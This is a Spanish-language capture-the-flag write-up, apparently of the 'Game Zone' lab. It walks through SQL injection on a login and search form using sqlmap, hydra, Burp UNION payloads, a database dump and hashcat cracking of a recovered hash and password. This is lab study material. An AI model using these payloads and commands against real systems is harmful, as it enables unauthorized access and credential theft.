
```
[22:58:53] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 72 HTTP(s) requests:
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3385 FROM (SELECT(SLEEP(5)))TUnB) AND 'DKBX'='DKBX&password=admin&x=0&y=0
---
[22:59:45] [INFO] the back-end DBMS is MySQL
[22:59:45] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disr
uptions
web server operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[23:00:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.186.22'
[23:00:12] [WARNING] your sqlmap version is outdated

[*] ending @ 23:00:12 /2024-11-18/
```

Usamos la herramienta **hydra**, para realizar fuerza bruta

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# hydra -L ../../Downloads/quick-SQLi.txt -p cualquiercosa 10.10.186.22 http-post-form "/index.php:username=^USER^&password=^PASS^&x=0&y=0
:Incorrect login"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpo
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-18 23:17:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:77/p:1), ~5 tries per task
[DATA] attacking http-post-form://10.10.186.22:80/index.php:username=^USER^&password=^PASS^&x=0&y=0:Incorrect login
[80][http-post-form] host: 10.10.186.22   login: admin' or '1'='1'#   password: cualquiercosa
[80][http-post-form] host: 10.10.186.22   login: admin'or 1=1 or ''='   password: cualquiercosa
[80][http-post-form] host: 10.10.186.22   login: admin' or 1=1#   password: cualquiercosa
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-18 23:18:18
```


Logramos identificar que efectivamente nos dio un resultado positivo a sql injection en el parámetro de username


Teniendo un resultado positivo y sabiendo que parámetros colocar en nuestro payloads, procedemos a modificar nuestro código de encabezado en Burp Suite



username=admin' or '1'='1'#&password=admin&x=0&y=0


Le agregamos al parametron username el código para realizar sql injections Damos clic en Send y porcedemos a realizar un Redirections que anteriormente configuramos


Burp
Project
Intruder
Repeater
Window
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
1 ×
2 ×
Positions
Payloads
Resource pool
Settings
Edit
Remove
Duplicate
Up
Down
Clear
Maximum capture length:
100
Grep - Payloads
These settings can be used to flag result items containing reflections of the submitted payload.
Search responses for payload strings
Case sensitive match
Exclude HTTP headers
Match against pre-URL-encoded payloads
Redirections
These settings control how Burp handles redirections when performing attacks.
Follow redirections:
Never
On-site only
In-scope only
Always
Process cookies in redirections




Pudimos obtener una conexión y autenticación al portal web

Abrimos el portal en un navegador




En el campo de usuario ingresamos el comando que nos dio Hydra con la vulnerabilidad encontrada y en el campo de contraseña ingresamos cualquier texto


Verificamos nuevamente el acceso al portal



Si el campo de login es vulnerable a sql injection podemos deducir que cualquier otro campo también es vulnerable, por lo tanto, procedemos a capturar la sesión con Burp Suite para el formulario de Search que logramos ingresar



Realizamos un sql injection admin’ or 1=1 -- - y el resultado es exitoso




3. Explotación

Proceso manual/ automatizado.

Automatizado


Usamos la herramienta sqlmap



Nos indica que el campo searchitem es vulnerable a sqlmap

Listamos las bases de datos

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request2 --batch –dbs
```



Listamos las tablas de la base de datos db

```
──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request2 --batch -D db –tables
```

```
Database: db
[2 tables]
+-------+
| post  |
| users |
+-------+
```

Listamos las columnas de la tabla users

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request2 --batch -D db -T users –columns
```

```
Database: db
Table: users
[2 columns]
+------------+--------+
| Column     | Type   |
+------------+--------+
| pwd        | text   |
| username   | text   |
+------------+--------+
```

Mostrar la información de las columnas pwd y username

```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# sqlmap -r request2 --batch -D db -T users –dump
```

```
Database: db
Table: users
[1 entry]
+----------------------------------------------------------------------+----------+
| pwd                                                                  | username |
+----------------------------------------------------------------------+----------+
| ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14 | agent47  |
+----------------------------------------------------------------------+----------+
```

Desencriptamos la contraseña


```
┌──(root㉿kali)-[/home/hmstudent/gamezone/10.10.186.22]
└─# hashcat -m 1400 hash.txt /usr/share/wordlists/rockyou.txt
```

La contraseña es **videogamer124**

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 3 secs
ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14:videogamer124
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218...3efd14
Time.Started.....: Wed Nov 20 00:18:09 2024 (3 secs)
Time.Estimated...: Wed Nov 20 00:18:12 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
```

Manual

Para la explotación procedemos a buscar una herramienta llamada cheet sheet sqli portswigger



Realizamos un **union** para verificar que podamos insertar texto en las columnas de las tablas

Request

Pretty Raw Hex

```
1 POST /portal.php HTTP/1.1
2 Host: 10.10.143.30
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 38
9 Origin: http://10.10.143.30
10 Connection: close
11 Referer: http://10.10.143.30/portal.php
12 Cookie: PHPSESSID=tjrd2qvk8h1q0ovm3bqh8ru5t4
13 Upgrade-Insecure-Requests: 1
14
15 searchitem='union select 1,2, 3 -- -
16
```

Si podemos insertar valores a las columnas Title y Review

Comprobamos que también se pueden insertar texto


Request

Pretty Raw Hex


```
1 POST /portal.php HTTP/1.1
2 Host: 10.10.143.30
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://10.10.143.30
10 Connection: close
11 Referer: http://10.10.143.30/portal.php
12 Cookie: PHPSESSID=tjrd2qvk8h1q0ovm3bqh8ru5t4
13 Upgrade-Insecure-Requests: 1
14
15 searchitem='union select 1,"a", "b" -- -
16
```

Comprobamos que la tabla solo tiene 3 columnas ya que al pasarle el parámetro 4 nos da un error

Guiándonos en la herramienta PortSwigger podemos ver que versión es la base de datos





```
searchitem='union select 1, @@version, "b" -- -
```




Comprobamos el usuario de la base de datos

